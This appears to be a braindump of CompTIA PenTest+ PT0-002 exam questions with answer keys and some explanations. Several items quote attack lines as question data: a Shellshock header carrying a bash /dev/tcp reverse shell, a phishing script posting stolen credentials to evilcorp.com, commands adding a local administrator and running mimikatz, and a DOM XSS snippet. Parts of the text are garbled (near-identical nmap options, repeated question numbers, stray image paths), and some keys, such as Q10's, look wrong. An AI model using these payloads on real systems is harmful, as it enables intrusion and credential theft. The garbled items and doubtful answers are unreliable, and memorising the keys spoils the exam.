

Exam Questions PT0-002

CompTIA PenTest+ Certification Exam

<https://www.2passeasy.com/dumps/PT0-002/>



NEW QUESTION 1

A penetration tester was contracted to test a proprietary application for buffer overflow vulnerabilities. Which of the following tools would be BEST suited for this task?

- A. GDB
- B. Burp Suite
- C. SearchSploit
- D. Netcat

Answer: A

NEW QUESTION 2

Which of the following commands will allow a penetration tester to permit a shell script to be executed by the file owner?

- A. `chmod u+x script.sh`
- B. `chmod u+e script.sh`
- C. `chmod o+e script.sh`
- D. `chmod o+x script.sh`

Answer: A

NEW QUESTION 3

Which of the following BEST describe the OWASP Top 10? (Choose two.)

- A. The most critical risks of web applications
- B. A list of all the risks of web applications
- C. The risks defined in order of importance
- D. A web-application security standard
- E. A risk-governance and compliance framework
- F. A checklist of Apache vulnerabilities

Answer: AC

NEW QUESTION 4

A penetration tester ran an Nmap scan on an Internet-facing network device with the `-F` option and found a few open ports. To further enumerate, the tester ran another scan using the following command: `nmap -O -A -sS -p- 100.100.100.50`. Nmap returned that all 65,535 ports were filtered. Which of the following MOST likely occurred on the second scan?

- A. A firewall or IPS blocked the scan.
- B. The penetration tester used unsupported flags.
- C. The edge network device was disconnected.
- D. The scan returned ICMP echo replies.

Answer: A

NEW QUESTION 5

Which of the following situations would require a penetration tester to notify the emergency contact for the engagement?

- A. The team exploits a critical server within the organization.
- B. The team exfiltrates PII or credit card data from the organization.
- C. The team loses access to the network remotely.
- D. The team discovers another actor on a system on the network.

Answer: D

NEW QUESTION 6

A penetration tester finds a PHP script used by a web application in an unprotected internal source code repository. After reviewing the code, the tester identifies the following:

```
if(isset($_POST['item'])){\n    echo shell_exec("/http/www/cgi-bin/queryitem ".$_POST['item']);\n}
```

Which of the following tools will help the tester prepare an attack for this scenario?

- A. Hydra and crunch
- B. Netcat and cURL
- C. Burp Suite and DIRB
- D. Nmap and OWASP ZAP

Answer: B

NEW QUESTION 7

During an internal penetration test against a company, a penetration tester was able to navigate to another part of the network and locate a folder containing customer information such as addresses, phone numbers, and credit card numbers. To be PCI compliant, which of the following should the company have

implemented to BEST protect this data?

- A. Vulnerability scanning
- B. Network segmentation
- C. System hardening
- D. Intrusion detection

Answer: B

NEW QUESTION 8

Which of the following tools would be BEST suited to perform a manual web application security assessment? (Choose two.)

- A. OWASP ZAP
- B. Nmap
- C. Nessus
- D. BeEF
- E. Hydra
- F. Burp Suite

Answer: AF

NEW QUESTION 9

A penetration tester conducted a vulnerability scan against a client's critical servers and found the following:

Host name	IP	OS	Security updates
addc01.local	10.1.1.20	Windows Server 2012	KB4581001, KB4585587, KB4586007
addc02.local	10.1.1.21	Windows Server 2012	KB4586007
dnsint.local	10.1.1.22	Windows Server 2012	KB4581001, KB4585587, KB4586007, KB4586010
wwwint.local	10.1.1.23	Windows Server 2012	KB4581001

Which of the following would be a recommendation for remediation?

- A. Deploy a user training program
- B. Implement a patch management plan
- C. Utilize the secure software development life cycle
- D. Configure access controls on each of the servers

Answer: B

NEW QUESTION 10

Which of the following describes the reason why a penetration tester would run the command `sdelete mimikatz. *` on a Windows server that the tester compromised?

- A. To remove hash-cracking registry entries
- B. To remove the tester-created Mimikatz account
- C. To remove tools from the server
- D. To remove a reverse shell from the system

Answer: B

NEW QUESTION 10

A penetration tester discovers a vulnerable web server at 10.10.1.1. The tester then edits a Python script that sends a web exploit and comes across the following code:

```
exploits = {"User-Agent": "() { ignored; };/bin/bash -i>& /dev/tcp/127.0.0.1/9090 0>&1", "Accept": "text/html,application/xhtml+xml,application/xml"}
```

Which of the following edits should the tester make to the script to determine the user context in which the server is being run?

- A. `exploits = {"User-Agent": "() { ignored; };/bin/bash -i id;whoami", "Accept": "text/html,application/xhtml+xml,application/xml"}`
- B. `exploits = {"User-Agent": "() { ignored; };/bin/bash -i>& find / -perm -4000", "Accept": "text/html,application/xhtml+xml,application/xml"}`
- C. `exploits = {"User-Agent": "() { ignored; };/bin/sh -i ps -ef" 0>&1", "Accept": "text/html,application/xhtml+xml,application/xml"}`
- D. `exploits = {"User-Agent": "() { ignored; };/bin/bash -i>& /dev/tcp/10.10.1.1/80" 0>&1", "Accept": "text/html,application/xhtml+xml,application/xml"}`

Answer: A

NEW QUESTION 14

A penetration tester is able to capture the NTLM challenge-response traffic between a client and a server. Which of the following can be done with the pcap to gain access to the server?

- A. Perform vertical privilege escalation.
- B. Replay the captured traffic to the server to recreate the session.
- C. Use John the Ripper to crack the password.
- D. Utilize a pass-the-hash attack.

Answer: D

NEW QUESTION 19

A penetration tester is conducting an authorized, physical penetration test to attempt to enter a client's building during non-business hours. Which of the following

are MOST important for the penetration tester to have during the test? (Choose two.)

- A. A handheld RF spectrum analyzer
- B. A mask and personal protective equipment
- C. Caution tape for marking off insecure areas
- D. A dedicated point of contact at the client
- E. The paperwork documenting the engagement
- F. Knowledge of the building's normal business hours

Answer: DE

Explanation:

Always carry the contact information and any documents stating that you are approved to do this.

NEW QUESTION 21

The provision that defines the level of responsibility between the penetration tester and the client for preventing unauthorized disclosure is found in the:

- A. NDA
- B. SLA
- C. MSA
- D. SOW

Answer: A

Explanation:

The provision that defines the level of responsibility between the penetration tester and the client for preventing unauthorized disclosure is found in the NDA, which stands for Non-Disclosure Agreement. The NDA is a legal agreement between two or more parties that outlines confidential material or knowledge that the parties wish to share with one another, but with restrictions on access, use or disclosure of that information. The NDA is commonly used in the context of penetration testing to protect the client's sensitive information that the tester may have access to during the engagement.

The NDA defines the terms of confidentiality and non-disclosure of information related to the engagement, including the responsibilities and obligations of both the tester and the client to ensure that any information exchanged or obtained during the engagement is kept confidential and not disclosed to unauthorized parties.

This is particularly important in penetration testing, as the tester is granted access to the client's network and systems, and may uncover vulnerabilities or sensitive information that should not be disclosed to unauthorized parties.

In summary, the NDA plays a crucial role in defining the level of responsibility between the penetration tester and the client for preventing unauthorized disclosure of confidential information, and is an important legal instrument for protecting the client's sensitive information during a penetration testing engagement.

NEW QUESTION 25

A penetration tester gives the following command to a systems administrator to execute on one of the target servers:

```
rm -f /var/www/html/G679h32gYu.php
```

Which of the following BEST explains why the penetration tester wants this command executed?

- A. To trick the systems administrator into installing a rootkit
- B. To close down a reverse shell
- C. To remove a web shell after the penetration test
- D. To delete credentials the tester created

Answer: C

NEW QUESTION 30

Which of the following would a company's hunt team be MOST interested in seeing in a final report?

- A. Executive summary
- B. Attack TTPs
- C. Methodology
- D. Scope details

Answer: B

NEW QUESTION 32

A penetration tester completed an assessment, removed all artifacts and accounts created during the test, and presented the findings to the client. Which of the following happens NEXT?

- A. The penetration tester conducts a retest.
- B. The penetration tester deletes all scripts from the client machines.
- C. The client applies patches to the systems.
- D. The client clears system logs generated during the test.

Answer: C

NEW QUESTION 36

For a penetration test engagement, a security engineer decides to impersonate the IT help desk. The security engineer sends a phishing email containing an urgent request for users to change their passwords and a link to <https://example.com/index.html>. The engineer has designed the attack so that once the users enter the credentials, the index.html page takes the credentials and then forwards them to another server that the security engineer is controlling. Given the following information:

```
$.ajax({ url: 'https://evilcorp.com/email-list/finish.php',  
  type: 'POST', dataType: 'html',  
  data: {Email: emv, password: psv},  
  success: function(msg) {}});
```

Which of the following lines of code should the security engineer add to make the attack successful?

- A. window.location.= 'https://evilcorp.com'
- B. crossDomain: true
- C. getUrlparameter ('username')
- D. redirectUrl = 'https://example.com'

Answer: B

NEW QUESTION 37

A penetration tester is conducting a penetration test. The tester obtains a root-level shell on a Linux server and discovers the following data in a file named password.txt in the /home/svsacct directory:

```
U3VQZXIkM2NyZXQhCg==
```

Which of the following commands should the tester use NEXT to decode the contents of the file?

- A. echo U3VQZXIkM2NyZXQhCg== | base64 -d
- B. tar xzvf password.txt
- C. hydra -l svsacct -p U3VQZXIkM2NyZXQhCg== ssh://192.168.1.0/24
- D. john --wordlist /usr/share/seclists/rockyou.txt password.txt

Answer: A

NEW QUESTION 40

A penetration tester who is conducting a vulnerability assessment discovers that ICMP is disabled on a network segment. Which of the following could be used for a denial-of-service attack on the network segment?

- A. Smurf
- B. Ping flood
- C. Fraggle
- D. Ping of death

Answer: C

Explanation:

Fraggle attack is same as a Smurf attack but rather than ICMP, UDP protocol is used. The prevention of these attacks is almost identical to Fraggle attack.

Ref: <https://www.okta.com/identity-101/fraggle-attack/>

NEW QUESTION 43

During the scoping phase of an assessment, a client requested that any remote code exploits discovered during testing would be reported immediately so the vulnerability could be fixed as soon as possible. The penetration tester did not agree with this request, and after testing began, the tester discovered a vulnerability and gained internal access to the system. Additionally, this scenario led to a loss of confidential credit card data and a hole in the system. At the end of the test, the penetration tester willfully failed to report this information and left the vulnerability in place. A few months later, the client was breached and credit card data was stolen. After being notified about the breach, which of the following steps should the company take NEXT?

- A. Deny that the vulnerability existed
- B. Investigate the penetration tester.
- C. Accept that the client was right.
- D. Fire the penetration tester.

Answer: B

NEW QUESTION 45

During a penetration test, a tester is in close proximity to a corporate mobile device belonging to a network administrator that is broadcasting Bluetooth frames. Which of the following is an example of a Bluesnarfing attack that the penetration tester can perform?

- A. Sniff and then crack the WPS PIN on an associated WiFi device.
- B. Dump the user address book on the device.
- C. Break a connection between two Bluetooth devices.
- D. Transmit text messages to the device.

Answer: B

Explanation:

Bluesnarfing is the unauthorized access of information from a wireless device through a Bluetooth connection, often between phones, desktops, laptops, and PDAs. This allows access to calendars, contact lists, emails and text messages, and on some phones, users can copy pictures and private videos.

NEW QUESTION 49

After gaining access to a Linux system with a non-privileged account, a penetration tester identifies the following file:

```
-rwxrwxrwx 1 root root 915 Mar 6 2020 /scripts/daily_log_backup.sh
```

Which of the following actions should the tester perform FIRST?

- A. Change the file permissions.
- B. Use privilege escalation.
- C. Cover tracks.
- D. Start a reverse shell.

Answer: B

NEW QUESTION 54

Which of the following provides a matrix of common tactics and techniques used by attackers along with recommended mitigations?

- A. NIST SP 800-53
- B. OWASP Top 10
- C. MITRE ATT&CK framework
- D. PTES technical guidelines

Answer: C

NEW QUESTION 59

A security firm is discussing the results of a penetration test with the client. Based on the findings, the client wants to focus the remaining time on a critical network segment. Which of the following BEST describes the action taking place?

- A. Maximizing the likelihood of finding vulnerabilities
- B. Reprioritizing the goals/objectives
- C. Eliminating the potential for false positives
- D. Reducing the risk to the client environment

Answer: B

Explanation:

Goal Reprioritization Have the goals of the assessment changed? Has any new information been found that might affect the goal or desired end state? I would also agree with A, because by goal reprioritization you are more likely to find vulnerabilities in this specific segment of critical network, but it is a side effect of goal reprioritization.

NEW QUESTION 62

During an assessment, a penetration tester gathered OSINT for one of the IT systems administrators from the target company and managed to obtain valuable information, including corporate email addresses. Which of the following techniques should the penetration tester perform NEXT?

- A. Badge cloning
- B. Watering-hole attack
- C. Impersonation
- D. Spear phishing

Answer: D

Explanation:

Spear phishing is a type of targeted attack where the attacker sends emails that appear to come from a legitimate source, often a company or someone familiar to the target, with the goal of tricking the target into clicking on a malicious link or providing sensitive information. In this case, the penetration tester has already gathered OSINT on the IT system administrator, so they can use this information to craft a highly targeted spear phishing attack to try and gain access to the target system.

NEW QUESTION 63

A penetration tester ran the following commands on a Windows server:

```
schtasks
echo net user svaccount password /add >> batchjopb3.bat
echo net localgroup Administrators svaccount /add >> batchjopb3.bat
net user svaccount
runas /user:svaccount mimikatz
```

Which of the following should the tester do AFTER delivering the final report?

- A. Delete the scheduled batch job.
- B. Close the reverse shell connection.
- C. Downgrade the svaccount permissions.
- D. Remove the tester-created credentials.

Answer: D

NEW QUESTION 67

A penetration tester initiated the transfer of a large data set to verify a proof-of-concept attack as permitted by the ROE. The tester noticed the client's data included PII, which is out of scope, and immediately stopped the transfer. Which of the following MOST likely explains the penetration tester's decision?

- A. The tester had the situational awareness to stop the transfer.
- B. The tester found evidence of prior compromise within the data set.
- C. The tester completed the assigned part of the assessment workflow.
- D. The tester reached the end of the assessment time frame.

Answer: A

NEW QUESTION 70

A company hired a penetration-testing team to review the cyber-physical systems in a manufacturing plant.

The team immediately discovered the supervisory systems and PLCs are both connected to the company intranet. Which of the following assumptions, if made by the penetration-testing team, is MOST likely to be valid?

- A. PLCs will not act upon commands injected over the network.
- B. Supervisors and controllers are on a separate virtual network by default.
- C. Controllers will not validate the origin of commands.
- D. Supervisory systems will detect a malicious injection of code/commands.

Answer: C

NEW QUESTION 71

A penetration tester has gained access to part of an internal network and wants to exploit on a different network segment. Using Scapy, the tester runs the following command:

```
sendp(Ether()/dot1q(vlan=100)/dotq(vlan=50)/IP(dst="172.16.50.10")/ICMP())
```

Which of the following represents what the penetration tester is attempting to accomplish?

- A. DNS cache poisoning
- B. MAC spoofing
- C. ARP poisoning
- D. Double-tagging attack

Answer: D

Explanation:

<https://scapy.readthedocs.io/en/latest/usage.html>

NEW QUESTION 72

The following line-numbered Python code snippet is being used in reconnaissance:

```
...
<LINE NUM.>
<01> portList: list[int] = [*range(1, 1025)]
<02> random.shuffle(portList)
<03> try:
<04>     port: int
<05>     resultList: list[int] = []
<06>     for port on portList:
<07>         sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
<08>         sock.settimeout(0.01)
<09>         result = sock.connect_ex((remoteSvr, port))
<10>         if result == 0:
<11>             resultList.append(port)
<12>         sock.close()
...
```

Which of the following line numbers from the script MOST likely contributed to the script triggering a “probable port scan” alert in the organization’s IDS?

- A. Line 01
- B. Line 02
- C. Line 07
- D. Line 08

Answer: D

NEW QUESTION 76

Penetration-testing activities have concluded, and the initial findings have been reviewed with the client. Which of the following best describes the NEXT step in the engagement?

- A. Acceptance by the client and sign-off on the final report
- B. Scheduling of follow-up actions and retesting
- C. Attestation of findings and delivery of the report
- D. Review of the lessons learned during the engagement

Answer: C

NEW QUESTION 80

When preparing for an engagement with an enterprise organization, which of the following is one of the MOST important items to develop fully prior to beginning the penetration testing activities?

- A. Clarify the statement of work.
- B. Obtain an asset inventory from the client.
- C. Interview all stakeholders.
- D. Identify all third parties involved.

Answer: A

NEW QUESTION 83

An assessor wants to use Nmap to help map out a stateful firewall rule set. Which of the following scans will the assessor MOST likely run?

- A. nmap 192.168.0.1/24
- B. nmap 192.168.0.1/24
- C. nmap oG 192.168.0.1/24
- D. nmap 192.168.0.1/24

Answer: A

NEW QUESTION 87

A penetration tester has found indicators that a privileged user's password might be the same on 30 different Linux systems. Which of the following tools can help the tester identify the number of systems on which the password can be used?

- A. Hydra
- B. John the Ripper
- C. Cain and Abel
- D. Medusa

Answer: D

Explanation:

Both Hydra and Medusa can be used for that same purpose:

THC Hydra is a brute-force cracking tool for remote authentication services. It supports many protocols, including telnet, FTP, LDAP, SSH, SNMP, and others.

Medusa is a Parallel, Modular and Speedy method for brute-force which issued for remote authentication. Following are the applications and protocols like modular design, Thread based parallel testing and flexible user input and protocols are AFP, CVS, FTP, HTTP, IMAP etc.

NEW QUESTION 90

A security analyst needs to perform an on-path attack on BLE smart devices. Which of the following tools would be BEST suited to accomplish this task?

- A. Wireshark
- B. Gattacker
- C. tcpdump
- D. Netcat

Answer: B

Explanation:

The best tool for performing an on-path attack on BLE smart devices is Gattacker. Gattacker is a Bluetooth Low Energy (BLE) pentesting and fuzzing framework specifically designed for on-path attacks. It allows security analysts to perform a variety of tasks, including man-in-the-middle attacks, passive and active scans, fuzzing of BLE services, and more. Gattacker also provides an interactive command-line interface that makes it easy to interact with the target BLE device and execute various commands.

NEW QUESTION 93

The following PowerShell snippet was extracted from a log of an attacker machine:

```

1. $net="192.168.1."
2. $setipaddress ="192.168.2."
3. function Test-Password {
4. if (args[0] -eq 'Dummy12345') {
5. return 1
6. }
7. else {
8. $cat = 22, 25, 80, 443
9. return 0
10. }
11. }
12. $cracked = 0
13. crackedpd = [ 192, 168, 1, 2]
14. $i =0
15. Do {
16. $test = 'Dummy' + $i
17. $cracked = Test - Password Test
18. $i++
19. $crackedp = ( 192, 168, 1, 1) + $cat
20. }
21. While($cracked -eq 0)
22. Write-Host " Password found : " $test
23. $setipaddress = [ 192, 168, 1, 4]

```

A penetration tester would like to identify the presence of an array. Which of the following line numbers would define the array?

- A. Line 8
- B. Line 13
- C. Line 19
- D. Line 20

Answer: A

Explanation:

https://learn.microsoft.com/en-us/powershell/module/microsoft.powershell.core/about/about_arrays?view=powe

NEW QUESTION 97

A penetration tester performs the following command: curl -I -http2 https://www.comptia.org
 Which of the following snippets of output will the tester MOST likely receive?

- A.

```
HTTP/2 200
...
x-frame-options: SAMEORIGIN
x-xss-protection: 1; mode=block
x-content-type-options: nosniff
referrer-policy: strict-origin
strict-transport-security: max-age=31536000; includeSubdomains; preload
...
```
- B.

```
<!DOCTYPE html>
<html lang="en">
<head>
<meta http-equiv="X-UA-Compatible" content="IE=edge,chrome=1" />
...
</head>
...
<body lang="en">
</body>
</html>
```
- C.

% Total	% Received	% Xferd	Average Dload	Speed Upload	Time Total	Time Spent	Time Left	Current Speed
100	1698k	100 1698k	0 0	1566k	0	0:00:01	0:00:01	--:-- 1565k
- D.

```
[#####] 100%
```

A. Option A

- B. Option B
- C. Option C
- D. Option D

Answer: A

NEW QUESTION 101

A penetration tester ran the following command on a staging server: `python -m SimpleHTTPServer 9891`
Which of the following commands could be used to download a file named `exploit` to a target machine for execution?

- A. `nc 10.10.51.50 9891 < exploit`
- B. `powershell -exec bypass -f \\10.10.51.50\9891`
- C. `bash -i >& /dev/tcp/10.10.51.50/9891 0&1>/exploit`
- D. `wget 10.10.51.50:9891/exploit`

Answer: D

NEW QUESTION 102

A penetration tester is testing a new version of a mobile application in a sandbox environment. To intercept and decrypt the traffic between the application and the external API, the tester has created a private root CA and issued a certificate from it. Even though the tester installed the root CA into the trusted store of the smartphone used for the tests, the application shows an error indicating a certificate mismatch and does not connect to the server. Which of the following is the MOST likely reason for the error?

- A. TCP port 443 is not open on the firewall
- B. The API server is using SSL instead of TLS
- C. The tester is using an outdated version of the application
- D. The application has the API certificate pinned.

Answer: D

NEW QUESTION 107

During a penetration test, a tester is able to change values in the URL from `example.com/login.php?id=5` to `example.com/login.php?id=10` and gain access to a web application. Which of the following vulnerabilities has the penetration tester exploited?

- A. Command injection
- B. Broken authentication
- C. Direct object reference
- D. Cross-site scripting

Answer: C

Explanation:

Insecure direct object reference (IDOR) is a vulnerability where the developer of the application does not implement authorization features to verify that someone accessing data on the site is allowed to access that data.

NEW QUESTION 112

A consultant just performed a SYN scan of all the open ports on a remote host and now needs to remotely identify the type of services that are running on the host. Which of the following is an active reconnaissance tool that would be BEST to use to accomplish this task?

- A. `tcpdump`
- B. `Snort`
- C. `Nmap`
- D. `Netstat`
- E. `Fuzzer`

Answer: C

NEW QUESTION 116

User credentials were captured from a database during an assessment and cracked using rainbow tables. Based on the ease of compromise, which of the following algorithms was MOST likely used to store the passwords in the database?

- A. MD5
- B. `bcrypt`
- C. SHA-1
- D. PBKDF2

Answer: A

NEW QUESTION 118

A security company has been contracted to perform a scoped insider-threat assessment to try to gain access to the human resources server that houses PII and salary data. The penetration testers have been given an internal network starting position. Which of the following actions, if performed, would be ethical within the scope of the assessment?


- A. Exploiting a configuration weakness in the SQL database
- B. Intercepting outbound TLS traffic
- C. Gaining access to hosts by injecting malware into the enterprise-wide update server
- D. Leveraging a vulnerability on the internal CA to issue fraudulent client certificates

E. Establishing and maintaining persistence on the domain controller

Answer: B

NEW QUESTION 121

You are a penetration tester reviewing a client's website through a web browser. INSTRUCTIONS
Review all components of the website through the browser to determine if vulnerabilities are present. Remediate ONLY the highest vulnerability from either the certificate, source, or cookies.
If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.



Secure System

← → ↻ <https://comptia.org/login.aspx#viewsource>

```
<html>
<head>
<title>Secure Login </title>
</head>
<body>
<meta
content="c2RmZGZnaHNzZmtqbGdoc2Rma2pnaGRzZmpoZGZvaW2aGRmc29pYmp3ZXindWdm9pb2hzZGd1aWJoaGR1ZmZpZ2hzZDtpYmhqZHNmc291Ymdoc3d5ZGi1Z2Zi
bnNkbGtqO2Job3VpYXNpZGZubXM7bGtZmliaHZsb3NhZGJua2N4dnZ1aWdia3NqYVYVq2JmbG11Y3Z2Z2JobGFzZwJmaXVhZGZidmxiamFmbGhkc3VmZyBuc2pyZ2hzZHVmaG
d1d3NmZ2hqZHNmZmJ1c2hmdWRzZmZoZ3U3cndweWhmamRzZmZ2bnVzZm53cnVMYnZ1ZXJ2==&name=csrf-token"/>
<select><script>
document.write("<OPTION value=1>" + document.location.href.substring(document.location.href.indexOf("=")+16) + "</OPTION>");
</script></select>
<div align="center">
<form action="<c:url value='main.do'>" method="post">
<div style="margin-top:200px;margin-bottom:10px,">
<span style="width:500px;color:blue;font-size:30px;font-weight:bold;border-bottom:1px solid blue;">Comptia Secure System Login</span>
</div>
<div style="margin-bottom:5px,">
<span style="width:100px;">Name</span>
<input style="width:150px;" type="text" name="name" id="name" value="">
<!-- input style="width:150px;" type="text" name="name" id="name" value="admin"-->
</div>
<div><span style="width:100px;">Password: </span><input style="width:150px;" type="password" name="Password" id="password" value="">
<!--div><span style="width:100px;">Password: </span><input style="width:150px;" type="password" name="Password" id="password" value="password" -->
```

Secure System

← → ↻ <https://comptia.org/login.aspx#viewcookies>

Name	Value	Domain	Path	Expires/...	Size	HTTP	Secure	SameSite
ASP.NET_SessionId	h1bcdtse2ewvqwf4bdcb3v	www.com...	/	Session	41			
__utma	36104370.911013732.1508266963.1508266963.1508266963.1	comptia.o...	/	2019-10-1...	59			
__utmb	361044370.7.9.1508267988443	comptia.o...	/	2017-10-1...	32			
__utmc	36104370	comptia.o...	/	Session	14			
__utmt	1	comptia.o...	/	2017-10-1...	7			
__utmv	36104370. 2=Account%20Type=Not%20Defined=1	comptia.o...	/	2019-10-1...	48			
__utmz	36104370.1508266963.1.1.utmcsr=google[utmccn=(organic)]utmC...	comptia.o...	/	2018-04-1...	99			
_sp_id.0767	4a84866c6ffff51c.1508266964.1508258019.1508266964.81ff34f7...	comptia.o...	/	2019-10-1...	99			
_sp_ses.0767	*	comptia.o...	/	2017-10-1...	13			

Secure System

← → ↻ <https://comptia.org/login.aspx#remediateource>

```
1 <html>
2 <head>
3 <title>Secure Login </title>
4 </head>
5 <body>
6 <meta
7 content="c2RmZGZnaHNzZmtqbGdoc2Rma2pnaGRzZmpoZGZvaW2aGRmc29pYmp3ZXindWdm9pb2hzZGd1aWJoaGR1ZmZpZ2hzZDtpYmhqZHNmc291Ymdoc3d5ZGi1Z2Zi
8 bnNkbGtqO2Job3VpYXNpZGZubXM7bGtZmliaHZsb3NhZGJua2N4dnZ1aWdia3NqYVYVq2JmbG11Y3Z2Z2JobGFzZwJmaXVhZGZidmxiamFmbGhkc3VmZyBuc2pyZ2hzZHVmaG
9 d1d3NmZ2hqZHNmZmJ1c2hmdWRzZmZoZ3U3cndweWhmamRzZmZ2bnVzZm53cnVMYnZ1ZXJ2==&name=csrf-token"/>
10 <select><script>
11 document.write("<OPTION value=1>" + document.location.href.substring(document.location.href.indexOf("=")+16) + "</OPTION>");
12 </script></select>
13 <div align="center">
14 <form action="<c:url value='main.do'>" method="post">
15 <div style="margin-top:200px;margin-bottom:10px,">
16 <span style="width:500px;color:blue;font-size:30px;font-weight:bold;border-bottom:1px solid blue;">Comptia Secure System Login</span>
17 </div>
18 <div style="margin-bottom:5px,">
19 <span style="width:100px;">Name</span>
20 <input style="width:150px;" type="text" name="name" id="name" value="">
21 <!-- input style="width:150px;" type="text" name="name" id="name" value="admin"-->
22 </div>
23 <div><span style="width:100px;">Password: </span><input style="width:150px;" type="password" name="Password" id="password" value="">
24 <!--div><span style="width:100px;">Password: </span><input style="width:150px;" type="password" name="Password" id="password" value="password" -->
```

Secure System

← → ↻ <https://comptia.org/login.aspx#remediatecookies>

Name	Value	Domain	Path	Expires/...	Size	HTTP	Secure	SameSite
ASP.NET_SessionId	h1bcdctse2ewwqw4bdcb3v	www.com...	/	Session	41	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/> delete
__utma	36104370.911013732.1508266963.1508266963.1508266963.1	.comptia.o...	/	2019-10-1...	59	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/> delete
__utmb	361044370.7.9.1508267988443	.comptia.o...	/	2017-10-1...	32	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/> delete
__utmc	36104370	.comptia.o...	/	Session	14	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/> delete
__utmt	1	.comptia.o...	/	2017-10-1...	7	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/> delete
__utmv	36104370.j2=Account%20Type=Not%20Defined=1	.comptia.o...	/	2019-10-1...	48	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/> delete
__utmz	36104370.1508266963.1.1.utmcsr=google utmccn=(organic) utm...	.comptia.o...	/	2018-04-1...	99	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/> delete
_sp_id.0767	4a84866c6ffff51c.1508266964.1508258019.1508266964.81ff34f7...	.comptia.o...	/	2019-10-1...	99	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/> delete
_sp_ses.0767	*	.comptia.o...	/	2017-10-1...	13	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/> delete



Drag and Drop Options

- Remove certificate from server
- Generate a Certificate Signing Request
- Submit CSR to the CA
- Install re-issued certificate on the server

Step 1

Step 2

Step 3

Step 4

- A. Mastered
- B. Not Mastered

Answer: A

Explanation:
 Graphical user interface Description automatically generated

NEW QUESTION 124

The following output is from reconnaissance on a public-facing banking website:

```
...
Start 2021-02-02 18:24:59 -->> 192.168.1.66:443 (192.168.1.66) <<--
rDNS (192.168.1.66): centralbankwebservice.local
Service detected: HTTP

Testing protocols via sockets except NPN+ALPN
SSLv2 not offered (OK)
SSLv3 not offered (OK)
TLS 1 offered (deprecated)
TLS 1.1 not offered
TLS 1.2 not offered and downgraded to a weaker protocol
TLS 1.3 not offered and downgraded to a weaker protocol
NPN/SPDY not offered
ALPN/HTTP2 not offered
Testing cipher categories
NULL ciphers (no encryption) not offered (OK)
Anonymous NULL Ciphers (no authentication) not offered (OK)
Export ciphers (w/o ADH+NULL) not offered (OK)
LOW: 64 Bit + DES, RC[2,4] (w/o export) offered (NOT ok)
Triple DES Ciphers / IDEA offered
Obsolete CBC ciphers (AES, ARIA etc.) offered
Strong encryption (AEAD ciphers) not offered

Testing robust (perfect) forward secrecy, (P)FS -- omitting Null Authentication/Encryption, 3DES, RC4
No ciphers supporting Forward Secrecy offered

Testing server preferences
Has server cipher order? no (NOT ok)
Negotiated protocol TLSv1
Negotiated cipher AES256-SHA (limited sense as client will pick)
...
```

Based on these results, which of the following attacks is MOST likely to succeed?

- A. A birthday attack on 64-bit ciphers (Sweet32)
- B. An attack that breaks RC4 encryption
- C. An attack on a session ticket extension (Ticketbleed)
- D. A Heartbleed attack

Answer: B

NEW QUESTION 126

Which of the following would MOST likely be included in the final report of a static application-security test that was written with a team of application developers as the intended audience?

- A. Executive summary of the penetration-testing methods used
- B. Bill of materials including supplies, subcontracts, and costs incurred during assessment
- C. Quantitative impact assessments given a successful software compromise
- D. Code context for instances of unsafe type-casting operations

Answer: D

NEW QUESTION 129

During a penetration test, the domain names, IP ranges, hosts, and applications are defined in the:

- A. SOW.
- B. SLA.
- C. ROE.
- D. NDA

Answer: C

Explanation:

<https://mainnerve.com/what-are-rules-of-engagement-in-pen-testing/#:~:text=The%20ROE%20includes%20the>

NEW QUESTION 131

A penetration tester is testing a new API for the company's existing services and is preparing the following script:

```
#!/bin/bash
